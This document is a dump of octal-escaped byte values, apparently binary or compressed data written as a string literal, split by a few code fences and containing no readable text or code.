\355\031\250\114\020\340\125\124\146\340\270\030\170\325\060\306\253\
\244\311\271\206\046\137\065\064\371\052\327\344\253\144\017\142\034\
\354\267\333\320\204\230\267\233\373\045\072\021\331\105\332\315\271\
\001\127\012\354\026\141\344\354\106\105\132\175\273\343\152\334\023\
\123\343\056\014\341\122\233\050\355\062\355\261\313\124\042\147\151\
\027\251\140\227\251\304\135\334\251\270\256\324\300\253\244\120\137\
\067\013\300\264\160\064\066\030\241\215\050\355\024\003\073\015\216\
\166\066\113\073\111\211\273\255\276\235\244\304\227\220\223\260\050\
\275\244\006\116\212\201\227\022\124\271\143\061\327\244\364\122\072\
\015\365\146\351\045\162\307\227\256\160\307\135\240\055\326\303\244\
\027\121\215\060\040\003\007\111\141\142\340\105\121\172\221\063\002\
\327\240\273\146\351\105\213\325\367\242\351\211\152\140\147\114\376\
\155\164\003\271\121\224\266\221\041\266\341\154\042\235\004\165\002\
\004\235\160\233\351\204\333\250\373\356\130\367\206\226\124\351\045\
\030\325\070\340\244\255\240\127\061\260\125\314\333\112\356\261\265\
\131\332\312\265\246\006\136\264\372\266\222\330\365\310\300\253\242\
\124\017\256\054\006\352\015\075\032\112\204\001\006\065\246\327\325\
\203\302\254\276\172\163\020\233\352\061\006\361\066\032\304\133\124\
\151\267\050\155\001\217\026\003\133\304\274\055\315\322\026\322\325\
\026\065\157\053\065\114\317\333\005\362\033\322\202\272\322\363\302\
\254\047\075\257\015\334\002\303\104\067\044\253\024\047\324\100\127\
```

```
\202\142\353\231\124\313\002\250\047\061\120\013\236\052\112\265\320\
\005\367\061\200\240\136\152\115\275\324\232\136\025\033\337\300\335\
\026\026\250\001\315\210\122\015\070\254\030\250\211\051\013\054\136\
\103\322\325\230\016\125\103\355\131\136\165\314\247\136\064\324\041\
\006\252\125\151\017\015\243\152\260\055\005\065\200\321\050\256\006\
\173\126\017\322\313\110\020\007\322\204\156\210\236\043\200\241\132\
\026\172\006\267\147\002\333\304\046\272\000\275\033\220\106\016\151\
\246\042\052\254\201\212\134\020\232\012\153\222\316\034\274\371\207\
\350\134\372\210\123\220\307\004\152\040\276\216\353\140\115\125\200\
\210\324\267\212\241\052\242\265\033\170\024\011\154\100\200\000\135\
\130\254\015\125\234\052\051\027\147\315\203\323\221\052\271\230\076\
\242\147\134\367\270\123\110\252\232\205\144\334\205\101\205\327\213\
\115\062\021\331\045\022\020\106\030\207\064\123\221\006\162\203\034\
\147\226\117\261\234\133\120\060\050\177\044\122\357\302\154\211\144\
\034\327\303\232\326\033\074\157\021\103\353\211\346\116\221\140\350\
\074\004\151\246\157\264\210\265\141\275\111\034\354\201\124\115\337\
\044\021\107\322\304\304\232\112\341\372\166\350\005\334\101\053\065\
\250\277\044\206\112\211\372\056\221\352\233\251\210\116\334\120\032\
\243\271\347\036\322\053\115\347\254\003\054\026\263\027\327\101\310\
\117\044\152\105\332\224\125\245\027\105\003\262\223\103\232\251\110\
\046\363\177\213\311\110\104\303\152\253\014\036\153\304\320\052\323\
\047\350\002\271\136\105\164\127\161\015\350\326\206\125\061\302\201\
\056\303\144\140\033\356\375\211\206\043\371\130\350\161\042\130\055\
\066\321\005\072\006\207\274\310\041\315\124\344\206\173\374\057\064\
\234\337\060\334\062\316\066\271\251\030\132\106\144\353\125\010\114\
\124\143\100\200\024\135\200\277\055\373\006\333\041\161\240\334\245\
\222\320\140\065\326\264\330\040\315\035\227\356\222\103\004\041\060\
\311\260\230\130\137\154\132\160\361\040\013\136\061\342\124\022\066\
\146\307\246\205\104\227\276\265\205\234\161\221\200\315\004\044\013\
\056\374\066\013\056\213\133\320\153\120\137\117\164\275\246\227\320\
\005\072\266\227\110\173\143\106\364\176\353\320\003\233\002\101\162\
\125\225\004\145\241\371\110\274\151\076\321\004\127\241\242\066\237\
\050\317\217\031\161\276\101\071\017\346\002\062\342\226\024\303\210\
\011\026\134\150\130\160\256\301\266\237\330\306\022\313\203\125\121\
\265\250\315\065\105\230\113\364\347\306\006\340\134\123\053\150\075\
\303\220\211\106\004\363\041\105\057\161\074\033\251\150\253\210\121\
\272\246\101\057\066\315\066\145\230\115\324\147\233\166\234\175\125\
\073\252\044\044\131\223\151\131\064\266\273\271\101\061\135\157\102\
\010\360\034\167\227\054\352\017\277\041\275\241\022\070\137\226\251\
\161\230\242\321\232\306\310\351\101\123\222\021\261\075\151\040\224\
\111\134\223\017\153\231\024\372\100\145\062\061\116\125\206\303\147\
\022\357\231\061\233\146\232\232\307\271\212\153\235\345\165\251\044\
\070\037\236\351\032\167\140\270\240\240\007\206\116\327\220\347\161\
\070\337\141\004\350\062\246\073\076\221\363\261\335\035\233\236\320\
\204\140\277\161\075\310\053\311\107\067\174\270\075\105\272\041\304\
\207\275\150\300\345\030\274\231\040\334\204\323\256\076\016\171\364\
\214\233\220\104\017\335\113\204\310\221\271\233\064\335\113\035\160\
\370\372\030\244\231\040\026\225\377\034\106\123\245\021\212\341\220\
\142\123\032\125\250\024\312\304\020\257\044\146\251\146\200\305\061\
\257\044\014\240\207\077\060\313\002\311\356\204\024\353\275\346\047\
\336\124\111\046\236\145\205\046\033\206\342\341\215\334\226\247\133\
\115\223\251\277\311\004\346\022\114\046\176\047\163\372\223\071\133\
\060\306\343\171\006\247\176\057\051\140\242\061\371\221\323\212\115\
\023\111\023\074\300\321\065\005\055\003\016\251\103\313\255\315\004\
\207\265\221\112\027\342\051\312\352\022\314\212\324\115\233\222\170\
\106\212\106\167\240\124\362\147\221\156\264\361\201\057\032\360\307\
\143\360\146\202\130\370\055\053\261\207\147\315\134\052\310\342\232\
\074\206\242\063\251\261\047\301\103\074\011\314\343\065\070\000\147\
\206\034\000\263\131\002\133\124\302\344\353\264\213\074\003\242\305\
\050\255\045\270\106\102\143\151\174\214\215\271\207\330\064\066\201\
\345\261\334\244\110\335\060\347\130\116\170\054\067\047\353\066\010\
\363\374\217\360\150\223\105\045\011\131\123\052\335\371\321\271\215\
\305\120\152\314\227\104\252\122\171\360\046\070\170\100\063\135\130\
\130\217\112\265\144\171\066\023\367\143\200\176\254\247\056\056\227\
\331\137\223\233\372\350\342\226\026\103\356\270\347\120\025\217\142\
\006\334\060\255\333\060\055\107\300\034\063\106\275\073\046\307\144\
\222\143\054\311\341\242\076\272\271\241\305\220\213\372\240\220\140\
```

```
\172\300\174\256\152\221\120\071\106\063\175\203\266\134\174\012\005\
\033\033\275\220\234\054\204\317\240\063\332\032\342\166\027\233\034\
\304\060\371\016\325\232\202\070\256\156\146\007\167\040\007\357\373\
\145\134\035\343\240\065\203\057\107\247\340\113\222\142\122\117\166\
\107\323\065\331\251\027\073\365\102\116\106\020\225\342\070\207\067\
\323\067\010\140\247\050\174\025\133\117\043\336\111\073\115\066\323\
\326\344\317\041\033\171\226\055\141\060\330\314\161\336\114\225\026\
\361\224\112\027\300\326\313\231\304\372\325\306\257\303\030\271\070\
\264\004\242\106\367\203\233\350\332\360\053\041\101\010\201\007\352\
\146\002\322\370\025\310\227\136\316\062\272\030\074\210\141\334\162\
\011\323\311\330\206\105\323\051\036\242\105\377\147\163\253\261\304\
\042\151\014\055\244\153\251\127\332\104\063\302\134\272\066\215\067\
\206\011\041\266\111\302\150\003\201\215\302\225\067\147\052\235\034\
\221\205\056\341\303\102\041\036\341\370\065\305\142\260\234\141\104\
\016\066\206\040\136\202\321\361\007\272\172\171\076\067\172\367\140\
\333\300\374\304\035\217\054\116\172\027\133\015\007\076\045\266\202\
\120\350\016\306\270\142\115\375\110\025\244\342\076\211\313\162\236\
\231\222\170\306\274\207\206\115\247\233\364\260\072\153\006\373\261\
\176\103\266\204\161\023\350\142\243\150\073\014\206\213\106\114\152\
\344\076\027\271\341\110\275\074\244\136\100\355\066\003\041\322\056\
\033\205\153\162\076\163\152\310\215\021\145\270\322\051\121\341\256\
\145\350\134\274\300\107\201\330\074\110\317\344\361\243\150\273\216\
\153\117\365\331\055\113\154\226\173\060\233\172\310\256\052\135\226\
\162\007\314\100\233\217\342\276\263\345\151\227\371\374\210\052\331\
\133\005\313\355\322\223\255\131\066\366\257\157\377\251\065\313\176\
\371\314\376\155\255\131\216\015\013\357\161\265\146\271\272\177\177\
\342\110\153\126\052\075\176\303\137\240\210\077\303\351\200\136\324\
\154\067\076\342\324\334\374\221\265\271\323\152\151\017\376\376\101\
\265\310\236\321\316\162\334\025\326\150\116\252\052\271\232\365\133\
\020\261\310\145\311\116\325\154\043\203\375\017\156\220\016\340\326\
\367\244\267\264\147\306\214\305\167\253\337\357\335\311\332\203\135\
\366\140\170\254\067\077\162\015\075\017\345\200\262\245\303\033\074\
\222\205\333\363\107\165\320\102\316\203\301\243\256\031\222\253\374\
\367\342\261\210\265\136\074\075\251\310\205\233\344\212\103\173\306\
\062\326\362\201\232\347\352\335\071\370\031\060\174\326\024\020\300\
\113\012\155\342\151\206\233\155\347\230\357\054\336\217\374\312\306\
\116\335\310\337\260\014\176\144\235\324\256\271\177\115\367\354\362\
\316\006\077\263\251\263\063\134\265\357\274\253\253\276\163\265\266\
\153\163\202\137\015\337\360\233\005\045\026\377\331\343\066\173\304\
\236\017\127\037\301\125\241\376\107\264\133\256\173\102\277\361\130\
\165\030\176\225\263\336\022\173\124\071\136\250\267\103\255\170\032\
\340\364\154\015\364\102\275\115\152\147\037\032\235\005\077\273\244\
\332\356\347\035\331\171\107\327\156\370\057\255\160\254\030\246\373\
\003\370\312\067\073\317\137\060\173\345\000\336\065\322\066\271\101\
\141\257\260\367\325\300\161\172\147\055\277\120\377\371\147\361\007\
\060\205\301\177\336\131\013\347\316\234\372\304\232\262\351\123\053\
\350\133\251\050\237\032\273\210\203\112\327\255\134\121\072\165\120\
\221\252\247\044\240\373\127\224\027\363\272\342\251\025\117\115\235\
\122\361\224\170\317\020\125\330\122\030\372\157\356\043\171\322\314\
\157\246\040\314\235\127\260\060\167\336\174\300\131\125\274\141\152\
\231\122\132\072\110\276\002\161\346\262\245\313\322\322\323\227\212\
\063\322\323\326\056\053\132\152\024\323\146\244\337\003\305\145\112\
\274\032\313\131\203\252\375\236\170\375\375\010\130\064\220\134\221\
\211\017\327\267\173\204\202\271\322\374\371\244\320\251\117\254\250\
\360\013\013\245\374\274\231\245\153\312\224\052\341\356\065\002\000\
\326\177\277\274\102\126\066\124\126\155\174\172\305\023\053\127\025\
\013\151\342\075\351\367\176\367\276\373\247\145\120\171\265\100\222\
\254\227\327\126\231\127\033\371\205\214\027\102\134\316\330\125\312\
\020\372\313\131\121\366\067\262\147\335\372\342\062\317\012\017\120\
\230\354\131\121\132\352\131\123\346\121\052\212\075\017\246\030\365\
\253\327\225\077\345\251\120\236\250\360\027\227\226\116\366\310\376\
\342\362\142\317\232\012\117\331\072\117\345\212\215\123\246\114\111\
\021\206\260\001\111\013\242\161\132\305\125\305\053\067\024\173\210\
\324\270\224\157\061\257\220\075\373\261\171\145\153\344\351\236\002\
\171\105\271\274\246\354\111\317\023\053\126\076\265\152\335\272\162\
\317\252\025\305\153\327\225\101\347\103\265\317\365\345\174\157\272\
\207\367\014\222\001\147\162\261\247\174\105\245\247\142\335\312\247\
```

```
\212\145\317\304\011\253\046\245\014\300\042\131\127\372\327\224\256\
\062\052\147\257\053\053\236\354\131\277\146\325\314\011\253\122\204\
\051\345\053\023\351\017\341\274\204\011\152\234\236\062\241\302\223\
\251\254\331\260\172\375\003\236\245\053\312\237\254\050\112\121\074\
\374\357\156\217\122\266\246\254\102\006\326\122\326\304\140\153\127\
\074\125\214\035\202\035\066\254\251\130\363\104\151\161\312\206\053\
\053\315\252\325\236\245\151\123\305\042\250\222\327\075\371\144\151\
\261\147\365\032\370\362\257\131\005\332\112\131\077\270\022\133\032\
\165\302\354\142\271\170\245\134\014\244\212\313\053\326\254\053\233\
\356\231\120\221\162\065\375\345\256\000\222\253\200\104\234\135\103\
\071\005\312\312\247\326\310\161\060\140\125\050\053\213\053\126\203\
\337\155\004\363\116\120\206\266\357\140\372\300\032\347\161\202\251\
\176\057\057\200\267\101\335\052\360\323\262\165\225\161\277\271\222\
\277\241\050\030\052\063\110\114\130\045\240\252\004\100\376\146\376\
\142\224\127\372\127\224\075\131\014\032\062\324\107\304\201\312\272\
\062\141\335\352\325\102\034\116\343\242\022\020\221\113\273\146\263\
\237\065\076\236\055\361\353\301\037\373\125\140\147\124\233\275\176\
\013\077\311\341\233\376\236\132\113\136\055\074\026\273\210\135\015\
\065\042\061\064\074\265\266\170\355\000\317\247\050\000\162\300\010\
\360\224\027\257\130\065\265\262\174\015\214\026\256\304\374\357\031\
\003\161\315\052\171\146\132\325\204\264\151\125\223\075\246\376\347\
\315\136\350\221\127\240\146\261\235\147\065\127\332\104\320\113\005\
\214\061\216\075\051\345\333\306\347\352\065\145\340\075\033\053\036\
\003\146\113\037\043\172\113\213\122\204\212\225\362\322\242\170\227\
\127\264\060\344\235\210\306\210\135\307\360\237\134\275\036\257\253\
\122\276\075\076\020\357\320\077\166\217\016\263\142\325\252\362\157\
\013\120\113\014\255\314\342\261\005\355\377\124\161\171\131\161\351\
\335\053\327\201\037\202\212\327\225\143\200\064\072\172\104\001\065\
\257\066\120\214\332\161\146\210\201\056\237\330\050\027\127\114\206\
\030\127\121\154\110\220\222\140\254\253\374\255\257\330\370\104\331\
\312\204\250\217\043\170\345\272\362\142\243\076\205\367\073\147\235\
\354\251\130\363\144\331\012\022\254\322\217\021\142\355\212\262\065\
\353\225\322\104\246\201\025\232\264\247\256\001\241\014\322\121\167\
\150\010\371\007\317\116\117\372\327\224\074\125\272\266\154\135\302\
\074\046\374\105\355\147\145\347\314\226\162\347\314\235\367\320\367\
\346\347\075\374\210\167\101\176\301\102\137\341\242\305\217\056\021\
\062\037\366\315\237\377\000\341\173\166\330\354\323\214\317\304\204\
\353\253\175\122\215\137\127\002\054\155\307\300\361\264\370\145\233\
\275\366\277\311\147\375\137\201\073\376\147\066\173\365\125\340\127\
\203\115\203\317\052\370\010\211\175\375\214\377\036\114\200\311\360\
\161\375\302\146\367\357\372\357\361\271\364\317\177\071\356\102\300\
\265\135\105\366\253\301\316\002\356\227\203\150\313\106\171\334\057\
\006\366\217\007\344\364\255\235\267\365\365\231\223\355\363\356\176\
\342\341\375\377\060\341\205\137\057\232\371\005\372\156\370\260\315\
\376\052\174\262\340\343\201\217\000\237\307\233\271\177\377\006\256\
\337\072\154\370\172\053\314\057\360\031\323\152\234\012\144\063\235\
\377\110\342\045\076\165\144\111\370\115\034\047\120\304\125\104\324\
\170\222\134\030\130\225\100\004\343\145\074\030\001\000\337\225\024\
\247\244\077\201\327\303\343\001\013\112\343\277\045\175\252\050\133\
\263\172\165\161\271\331\160\352\372\362\165\053\247\142\151\144\254\
\124\126\054\023\004\337\015\340\011\335\364\245\061\214\130\040\103\
\310\230\001\220\070\023\263\001\136\272\356\111\130\147\124\100\206\
\272\132\136\057\310\305\245\100\126\050\207\142\305\312\365\102\071\
\176\070\106\071\246\256\302\372\025\025\025\225\253\004\230\034\040\
\267\053\027\326\156\254\370\176\051\211\216\372\202\252\165\345\253\
\246\103\161\361\363\266\361\136\375\105\134\340\011\026\333\370\305\
\121\017\177\075\363\150\165\243\160\066\032\035\167\126\135\354\200\
\245\062\152\164\101\211\240\057\215\342\253\163\065\250\254\076\075\
\214\005\172\076\254\152\171\276\106\033\374\364\044\331\253\170\330\
\312\313\361\312\131\136\115\152\364\352\243\250\355\056\254\374\101\
\274\162\074\337\262\317\220\016\052\067\362\233\004\253\063\244\106\
\145\224\052\155\311\220\216\053\303\350\114\045\203\027\266\330\201\
\217\231\261\356\345\264\102\377\146\066\367\134\116\140\363\306\157\
\140\223\070\301\255\214\201\154\256\276\034\143\363\303\313\377\047\
\330\134\104\247\071\210\321\320\351\103\302\233\077\236\201\157\060\
\215\150\261\244\301\357\254\310\024\326\041\236\070\337\127\023\146\
\357\052\043\102\121\331\005\025\221\224\140\070\255\326\102\357\120\
```

\314\152\174\373\370\361\343\347\077\145\357\065\377\321\252\234\150\
\261\010\113\357\312\263\057\147\155\306\336\106\236\275\200\336\144\
\022\117\107\222\147\231\357\064\331\152\116\050\075\374\115\046\267\
\146\373\211\363\320\230\131\332\262\354\366\072\343\035\227\056\326\
\141\276\273\013\254\055\122\025\167\250\017\337\323\262\261\366\310\
\024\343\045\255\361\342\351\157\172\105\353\375\204\127\264\226\232\
\233\054\270\007\341\072\200\342\153\322\227\343\076\126\053\034\255\
\071\144\015\257\337\271\220\216\133\311\367\167\340\230\336\362\065\
\300\130\205\003\267\013\212\373\317\267\057\155\326\157\213\131\223\
\336\011\036\206\057\026\116\300\367\355\210\036\021\013\166\331\015\
\172\114\072\203\047\327\264\112\035\374\165\251\263\303\351\347\334\
\167\204\330\253\007\306\143\311\176\077\232\160\054\036\163\164\030\
\215\270\371\242\005\150\102\327\067\206\321\072\343\332\227\307\136\
\057\362\331\103\047\344\133\275\370\122\140\254\163\157\276\277\024\
\011\234\276\304\175\300\174\046\272\104\100\337\331\212\262\204\057\
\231\264\305\160\360\342\327\316\206\160\302\341\177\372\314\257\360\
\260\022\207\232\212\173\073\141\172\075\206\134\351\020\276\177\247\
\330\305\160\344\173\254\043\062\147\165\160\206\040\343\173\015\316\
\327\255\136\175\233\171\166\214\062\154\165\253\025\037\036\267\316\
\220\354\362\173\210\245\044\261\017\203\107\354\017\053\307\301\121\
\106\341\266\326\034\212\150\253\331\360\370\271\021\346\113\117\372\
\241\213\106\367\205\172\216\111\164\077\166\035\161\102\267\116\040\
\234\321\055\377\031\350\075\244\364\212\141\343\140\021\176\164\117\
\211\120\342\325\077\306\123\000\231\155\274\176\147\064\176\170\016\
\035\370\141\327\117\321\173\221\372\106\370\251\236\046\310\223\304\
\143\354\303\370\331\071\303\066\244\152\317\334\170\361\312\127\211\
\345\142\375\001\243\311\023\165\126\361\030\170\375\051\371\366\314\
\251\312\210\352\247\055\202\154\325\226\130\262\353\222\240\115\127\
\144\244\363\220\125\163\263\034\155\276\267\275\316\132\023\226\207\
\163\337\325\161\323\114\117\152\326\135\031\155\312\055\300\316\002\
\075\305\224\116\036\025\254\262\105\225\341\374\265\373\244\370\233\
\361\044\225\033\315\260\074\166\346\002\276\021\011\021\003\167\041\
\243\306\351\104\161\264\327\257\100\243\367\247\143\150\244\011\167\
\211\340\307\027\152\365\175\250\215\126\357\041\362\326\117\361\041\
\335\134\007\223\272\133\163\311\141\375\177\207\276\070\013\050\350\
\277\272\200\247\026\271\365\132\154\160\304\273\170\311\042\116\240\
\352\242\021\146\116\127\335\302\037\325\055\050\161\351\117\040\164\
\311\243\005\045\251\372\042\003\001\037\240\310\165\014\174\317\222\
\277\257\303\172\133\245\156\332\330\363\331\255\076\127\306\273\316\
\340\257\350\114\300\111\335\233\106\261\146\072\040\306\042\071\054\
\100\340\203\272\144\061\312\174\172\246\247\366\260\062\026\037\263\
\315\163\145\274\345\014\342\101\127\370\270\167\123\116\235\025\353\
\344\317\063\075\362\165\046\275\212\342\314\024\371\147\124\245\174\
\061\243\110\257\360\315\011\106\355\233\366\203\011\012\364\362\257\
\110\137\325\063\122\144\027\157\220\003\055\322\241\254\364\211\047\
\162\146\370\122\003\243\361\325\126\333\217\344\033\262\241\364\114\
\217\030\016\205\235\065\217\340\200\376\240\163\256\151\203\310\347\
\304\160\112\214\141\274\165\075\370\370\261\055\070\052\317\236\307\
\011\213\205\352\301\122\372\316\176\334\156\307\343\027\365\215\375\
\170\056\047\013\325\342\306\172\153\354\161\145\255\346\062\276\141\
\126\165\231\347\005\373\311\124\037\251\331\216\326\320\126\200\115\
\135\275\012\150\311\210\223\115\106\323\174\155\255\241\152\003\233\
\065\224\322\153\277\325\264\207\217\075\256\016\146\266\011\316\232\
\022\334\016\175\246\315\026\165\206\036\303\103\244\366\326\322\376\
\066\142\033\107\242\066\040\066\236\273\361\272\355\115\165\073\126\
\130\267\043\053\336\002\375\143\160\006\313\021\266\175\075\036\203\
\267\167\053\367\070\363\054\125\074\003\060\272\027\361\203\041\104\
\260\202\327\344\223\224\317\304\246\044\147\355\347\164\252\033\326\
\267\130\246\316\142\164\345\117\301\007\362\103\333\020\055\272\027\
\261\375\253\120\141\356\176\336\056\330\157\161\206\266\343\026\353\
\336\237\021\267\353\143\334\226\170\360\204\114\336\255\177\041\315\
\177\347\315\106\302\246\177\156\261\245\012\373\060\171\140\037\250\
\115\250\354\253\236\254\342\014\075\035\245\300\123\240\057\273\200\
\307\315\241\316\301\311\230\355\107\060\164\263\201\130\306\141\106\
\100\347\026\057\141\332\071\233\340\346\353\215\356\042\167\046\102\
\227\030\320\050\031\144\163\023\176\343\373\336\316\027\326\040\351\
\006\064\233\071\361\172\035\052\031\071\301\147\012\026\340\241\257\

```
\247\345\011\252\025\102\304\155\301\376\113\225\067\251\131\016\332\
\211\037\343\215\246\353\375\027\370\221\067\126\376\056\113\302\001\
\256\251\176\074\213\120\177\034\020\304\076\043\172\063\251\113\031\
\056\206\073\235\300\001\125\107\225\056\030\260\045\016\375\077\372\
\150\124\323\070\166\326\342\271\136\226\017\066\177\205\050\362\173\
\144\117\300\232\257\157\351\213\331\057\264\217\216\124\160\024\352\
\227\373\243\046\365\156\147\315\317\070\130\313\035\343\325\317\241\
\321\133\261\056\052\157\302\343\027\360\220\022\350\122\377\343\245\
\130\023\135\316\057\214\052\335\234\213\311\011\134\124\115\217\367\
\353\306\176\131\245\143\161\124\321\241\175\201\066\007\137\013\350\
\326\137\307\167\336\346\330\150\066\241\114\232\015\017\036\365\104\
\256\301\267\206\200\201\105\372\373\375\306\314\005\020\354\106\157\
\343\314\022\063\134\176\175\057\162\331\077\040\334\316\247\267\146\
\035\054\011\163\052\260\377\002\236\121\151\177\066\305\067\217\140\
\162\100\072\241\372\016\062\227\363\165\251\061\256\373\311\372\301\
\057\301\216\105\155\254\305\034\024\211\263\014\360\033\014\333\274\
\176\031\322\136\355\336\033\013\013\050\245\244\127\367\354\370\242\
\133\222\074\201\265\007\303\166\257\137\131\265\136\200\352\047\351\
\146\055\064\162\170\375\345\053\052\021\204\067\251\007\307\322\371\
\372\201\136\124\240\031\314\147\104\325\115\016\043\222\053\016\162\
\353\045\274\243\005\170\362\044\300\170\266\273\367\113\063\025\010\
\235\250\052\004\121\166\315\260\052\017\323\021\121\221\224\315\017\
\343\374\221\025\171\040\073\170\321\372\354\064\325\366\367\031\322\
\156\245\107\177\001\325\166\004\175\063\370\267\266\050\370\046\030\
\075\307\346\325\361\350\306\045\100\132\257\060\217\060\143\071\066\
\145\237\351\344\125\003\147\000\065\140\337\374\040\235\231\067\142\
\363\263\164\224\236\354\246\043\333\060\013\322\307\002\143\336\316\
\044\014\117\163\354\063\361\174\272\126\074\062\025\234\262\270\362\
\216\231\170\006\206\263\346\050\024\053\107\300\350\270\257\263\005\
\056\147\356\264\043\024\347\203\316\327\260\214\147\277\311\313\052\
\035\063\361\140\065\271\264\163\007\002\361\360\071\171\072\275\062\
\007\024\147\240\022\136\357\241\343\022\132\335\334\136\235\317\043\
\003\313\010\250\117\357\301\200\255\136\317\222\324\102\033\113\212\
\224\341\211\151\225\016\375\361\176\074\206\313\050\074\155\216\003\
\345\021\356\034\171\324\245\062\134\117\206\346\221\141\372\360\036\
\072\001\344\131\207\245\162\170\335\034\107\155\122\304\132\175\217\
\305\371\132\022\233\343\212\334\254\337\004\325\255\164\056\166\144\
\064\060\105\163\073\321\031\326\210\012\202\044\047\321\326\016\175\
\024\036\135\330\225\311\076\273\244\051\366\175\116\176\270\323\021\
\077\276\124\251\177\114\174\203\105\263\202\227\205\115\167\203\225\
\046\251\177\153\013\202\033\214\243\061\173\155\237\231\166\214\141\
\125\066\303\066\233\037\307\204\342\207\361\067\360\342\175\355\350\
\273\132\137\045\166\375\351\157\351\350\225\077\377\165\035\115\273\
\152\107\376\176\110\375\364\321\337\322\327\003\177\125\137\143\061\
\031\013\270\004\046\235\153\374\034\120\234\057\174\212\213\157\363\
\105\103\377\275\330\345\117\276\240\347\070\040\262\031\063\211\363\
\205\060\372\305\217\376\114\207\300\214\246\234\315\256\112\135\235\
\377\302\343\036\306\230\077\364\306\243\033\073\202\325\335\235\165\
\130\035\350\026\066\145\252\171\347\360\024\300\266\250\030\014\247\
\170\365\025\046\323\312\265\252\164\316\371\272\327\316\336\301\250\
\001\011\304\273\221\341\006\310\342\073\067\311\327\365\354\321\273\
\212\164\366\276\252\350\224\140\320\253\217\020\070\165\275\227\072\
\164\320\315\126\340\300\145\351\240\063\213\256\341\017\241\360\014\
\077\320\045\070\177\032\236\173\273\324\245\331\122\257\114\302\206\
\326\305\172\074\155\346\207\335\127\327\105\350\313\041\164\361\373\
\236\277\124\027\327\172\165\337\227\203\164\341\272\122\027\256\157\
\321\305\147\075\377\233\272\160\160\261\141\336\305\074\366\307\177\
\242\207\154\142\022\277\020\137\050\343\112\355\054\177\314\047\313\
\206\042\273\224\341\370\343\221\113\051\324\276\374\205\351\216\313\
\364\331\110\346\210\276\004\303\163\113\250\117\176\110\315\265\005\
\303\126\310\147\052\037\214\275\302\252\077\366\045\345\177\261\171\
\142\101\201\121\341\044\122\036\364\354\326\134\333\327\364\324\120\
\327\346\207\060\060\173\256\110\062\015\366\200\207\276\254\341\131\
\370\072\174\221\113\136\256\177\320\103\146\362\001\263\220\106\200\
\114\225\017\145\244\051\271\364\062\133\227\232\327\015\252\120\027\
\330\062\332\067\015\143\357\336\125\324\225\341\353\012\330\102\247\
\051\135\370\045\235\322\330\215\357\262\310\323\134\170\137\033\363\
```

```
\333\016\174\375\041\333\336\211\052\001\106\035\205\060\201\077\365\
\107\163\002\307\027\256\053\151\130\376\244\333\324\303\223\372\243\
\075\206\002\226\005\067\331\276\126\012\101\166\154\252\027\363\041\
\103\147\042\341\001\375\357\047\034\167\334\017\376\220\332\070\352\
\312\032\310\052\256\063\155\221\113\213\034\143\260\263\216\053\034\
\134\377\360\013\376\044\220\224\005\123\057\236\010\342\323\325\154\
\320\104\024\226\036\036\276\356\236\236\202\063\307\112\314\213\041\
\317\032\336\232\115\064\201\105\143\051\277\171\045\121\247\005\346\
\163\177\210\145\244\312\102\375\261\056\260\010\114\236\362\074\375\
\174\027\332\120\253\112\216\031\121\077\007\240\140\070\331\113\351\
\117\201\236\375\047\043\053\322\047\102\105\050\332\112\333\172\362\
\150\375\025\050\152\353\223\315\377\220\340\254\232\312\212\316\105\
\106\302\022\063\131\053\260\060\337\271\034\134\114\052\177\322\377\
\265\013\265\214\257\115\326\354\115\364\307\063\334\037\317\044\372\
\020\173\123\125\316\261\017\257\176\220\140\011\150\001\304\274\114\
\351\305\231\315\163\121\140\110\102\316\252\323\305\076\320\356\014\
\015\126\134\122\207\170\032\007\351\373\254\303\020\010\020\242\367\
\376\207\376\053\320\350\143\213\113\054\121\245\043\127\337\371\005\
\222\070\253\146\276\112\351\236\362\066\036\133\007\351\123\227\127\
\147\120\025\161\151\266\233\252\253\054\202\266\030\062\370\145\127\
\311\135\122\141\300\101\076\373\161\227\351\054\223\160\273\042\113\
\177\351\217\261\000\322\045\137\247\157\213\240\003\251\201\056\123\
\113\135\314\152\222\132\316\132\027\352\273\201\366\142\235\175\216\
\023\166\324\335\030\012\127\015\367\352\177\206\041\263\070\372\351\
\325\206\270\133\177\075\102\053\140\342\273\312\257\277\366\047\032\
\047\311\030\316\140\121\016\271\110\201\376\223\076\043\153\164\054\
\322\177\034\061\071\314\304\112\310\361\067\104\270\057\304\167\174\
\214\355\036\143\364\236\373\234\257\234\037\216\165\304\052\170\026\
\104\147\360\320\246\207\321\266\057\207\106\254\174\227\076\225\263\
\361\035\325\153\013\136\204\254\077\343\036\345\172\350\037\363\106\
\375\143\076\132\014\177\304\324\026\270\350\306\136\342\073\041\005\
\170\150\046\353\000\007\017\044\235\357\200\226\136\375\247\246\052\
\345\151\024\253\357\241\363\362\301\231\367\176\036\163\146\371\026\
\102\255\210\241\162\075\014\157\304\240\023\161\055\000\171\012\370\
\376\121\065\066\032\270\342\100\205\302\030\325\157\215\251\150\322\
\025\072\201\244\374\144\047\352\243\112\177\300\350\026\264\021\031\
\131\270\250\000\100\167\161\041\256\164\015\242\333\362\371\067\323\
\135\260\110\177\206\350\316\325\077\355\114\240\233\017\164\347\352\
\357\166\016\105\267\354\363\041\371\035\157\320\175\041\201\356\150\
\340\327\357\305\124\253\152\110\322\245\235\103\262\174\114\347\244\
\323\007\263\274\136\367\014\111\367\100\214\356\344\253\261\374\175\
\075\266\015\334\241\017\342\232\240\207\365\241\250\027\015\101\035\
\270\276\066\116\375\351\104\352\300\270\177\067\102\127\015\111\175\
\261\076\044\357\173\077\213\121\037\073\230\167\132\256\044\017\111\
\175\207\076\044\357\213\210\272\003\023\232\103\237\015\342\235\240\
\273\076\033\212\172\316\320\274\137\370\064\106\375\361\317\006\361\
\356\102\350\103\103\122\177\340\263\041\171\377\111\234\172\322\140\
\336\335\010\355\372\164\050\352\317\177\066\244\233\317\304\306\045\
\036\375\027\237\016\032\226\036\175\353\040\272\346\136\152\201\236\
\076\004\307\020\136\164\375\023\044\072\121\317\217\023\305\115\111\
\234\367\001\232\371\351\200\230\305\247\352\170\332\111\333\070\251\
\237\046\146\140\233\312\364\206\117\160\366\023\117\100\156\370\041\
\153\347\163\122\106\136\267\262\220\265\323\177\350\003\271\214\271\
\341\117\307\072\146\212\141\000\141\316\362\212\076\347\023\132\317\
\145\175\102\033\154\261\051\215\022\032\375\316\101\120\326\026\261\
\136\221\135\161\301\265\377\304\223\127\151\361\357\330\374\107\074\
\367\224\075\207\053\326\175\070\305\213\141\166\036\372\032\166\016\
\323\064\007\163\351\335\037\003\341\264\175\170\220\052\161\330\273\
\123\013\026\376\321\070\117\225\005\261\241\026\334\362\247\030\000\
\227\160\132\260\077\006\310\261\153\301\025\335\261\152\134\014\151\
